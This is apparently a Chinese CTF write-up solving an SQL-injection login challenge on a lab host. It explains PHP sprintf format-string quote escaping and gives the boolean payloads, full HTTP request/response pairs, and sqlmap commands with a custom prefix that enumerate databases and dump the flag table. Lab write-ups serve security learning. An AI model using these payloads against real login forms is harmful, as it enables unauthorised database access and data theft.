ctf-writeup-迎圣诞拿大奖-SQLi


原创

zc01@ 于 2019-08-06 14:10:58 发布 201 收藏 1

分类专栏： ctf-wp 文章标签： ctf 迎圣诞拿大奖 sqli writeup 格式化字符串漏洞

本文链接：https://blog.csdn.net/key_nothing/article/details/98609335

打开连接，出现一个登录框：





尝试：扫目录、弱口令、源代码都没有什么发现

题目为sqli 猜测sql注入应该在登录处，转包丢sqlmap先跑一发，也没有结果。

尝试手工测一下，发现在用户名处输入%时居然有报错！

看报错提示，有sprintf（）错误，瞬间想起了这个函数有格式化字符串漏洞，抓包尝试一番。






sprintf注入，或者说php格式化字符串注入的原理为：

要明白%后的一个字符(除了%，%上面表格已经给出了)都会被当作字符型类型而被吃掉，也就是被当作一个类型进行匹配后面的变量，比如%c匹配ascii码，%d匹配整数，如果不在定义的也会匹配，匹配空，比如%\，这样我们的目的只有一个，使得单引号逃逸，也就是能够起到闭合的作用。

构造payload：

```
username=admin%1$\' or 1=1#
username=admin%1$\' or 1=2#
```

若第一个提示password error，第二个提示username error则说明此处存在注入。



Send Cancel < > Target: http://e3377a3ef5e947e595d86721bc2a14d568711d6de8174c19.changame.ichunqiu.com

Request


Raw Params Headers Hex

```
POST / HTTP/1.1
Host: e3377a3ef5e947e595d86721bc2a14d568711d6de8174c19.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://e3377a3ef5e947e595d86721bc2a14d568711d6de8174c19.changame.ichunqiu.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Cookie: UM_distinctid=16b2a6a86a59-09236a81e236a-396b4645-184654-16b2a6a86a7196;
pgv_pvi=6517214208; Hm_lvt_2d0601bd28de7d49818249cf35d95943=1559784754,1560138804;
__jsluid_h=ed532d40cc495f37e9980dd6ea4492ef
Connection: close
Upgrade-Insecure-Requests: 1

username=admin%1$\' or 1=1# &password=123
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Tue, 06 Aug 2019 05:47:40 GMT
Content-Type: text/html
Content-Length: 1043
Connection: close
Vary: Accept-Encoding
Vary: Accept-Encoding
X-Via-JSL: 7237956,-
X-Cache: bypass

password error!<!DOCTYPE html>
<html>
<head lang="en">
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <meta name="format-detection" content="telephone=no">
    <meta name="renderer" content="webkit">
    <meta http-equiv="Cache-Control" content="no-siteapp" />
    <link rel="stylesheet" href="css/amazeui.min.css"/>
</head>
<body>
<div class="am-g">
    <div class="am-u-lg-6 am-u-md-8 am-u-sm-centered">
        <form method="post" class="am-form">
        <label for="uname">用户名:</label>
        <input type="text" name="username" id="email" value="">
        <br>
        <label for="password">密码:</label>
        <input type="password" name="password" id="password" value="">
        <br>
        <div class="am-cf">
        <input type="submit" name="" value="登 录" class="am-btn am-btn-primary
am-btn-sm am-fl">
        </div>
    </form>
    <hr>
  </div>
</div>
</body>
</html>
```

Send Cancel < > Target: http://e3377a3ef5e947e595d86721bc2a14d568711d6de8174c19.changame.ichunqiu.com

Request

Raw Params Headers Hex

```
POST / HTTP/1.1
Host: e3377a3ef5e947e595d86721bc2a14d568711d6de8174c19.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://e3377a3ef5e947e595d86721bc2a14d568711d6de8174c19.changame.ichunqiu.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Cookie: UM_distinctid=16b2a6a86a59-09236a81e236a-396b4645-184654-16b2a6a86a7196;
pgv_pvi=6517214208; Hm_lvt_2d0601bd28de7d49818249cf35d95943=1559784754,1560138804;
__jsluid_h=ed532d40cc495f37e9980dd6ea4492ef
Connection: close
Upgrade-Insecure-Requests: 1

username=admin%1$\' or 1=2# &password=123
```


Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Tue, 06 Aug 2019 05:48:45 GMT
Content-Type: text/html
Content-Length: 1043
Connection: close
Vary: Accept-Encoding
Vary: Accept-Encoding
X-Via-JSL: 7237956,-
X-Cache: bypass

username error!<!DOCTYPE html>
<html>
<head lang="en">
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <meta name="format-detection" content="telephone=no">
    <meta name="renderer" content="webkit">
    <meta http-equiv="Cache-Control" content="no-siteapp" />
    <link rel="stylesheet" href="css/amazeui.min.css"/>
</head>
<body>
<div class="am-g">
    <div class="am-u-lg-6 am-u-md-8 am-u-sm-centered">
        <form method="post" class="am-form">
        <label for="uname">用户名:</label>
        <input type="text" name="username" id="email" value="">
        <br>
        <label for="password">密码:</label>
        <input type="password" name="password" id="password" value="">
        <br>
        <div class="am-cf">
        <input type="submit" name="" value="登 录" class="am-btn am-btn-primary
am-btn-sm am-fl">
        </div>
    </form>
    <hr>
  </div>
</div>
</body>
</html>
```


添加sqlmap添加前缀的参数：–prefix="%1$’"继续跑

```
sqlmap -r'/root/Desktop/222/dsaf.txt' --prefix="%1$\'" -p username
```



爆数据库

```
sqlmap -r'/root/Desktop/222/dsaf.txt' --prefix="%1$\'" -p username --dbs
```

```
available databases [2]:
[*] ctf
[*] information_schema
```

爆表

```
sqlmap -r'/root/Desktop/222/dsaf.txt' --prefix="%1$\'" -p username --tables -D"ctf"
```

```
Database: ctf
[2 tables]
+------+
| user |
| flag |
+------+
```

爆字段

```
sqlmap -r'/root/Desktop/222/dsaf.txt' --prefix="%1$\'" -p username --columns -T"flag" -D"ctf" --dump
```

```
flag{b5b36121-86dd-a4db-aab3-86ddb749dfa1}
Database: ctf
Table: flag
[1 entry]
+----------------------------------------+
| flag                                   |
+----------------------------------------+
| flag{b5b36121-86dd-a4db-aab3-86ddb749dfa1} |
+----------------------------------------+
```

flag{b5b36121-86dd-a4db-aab3-86ddb749dfa1}成功拿到flag~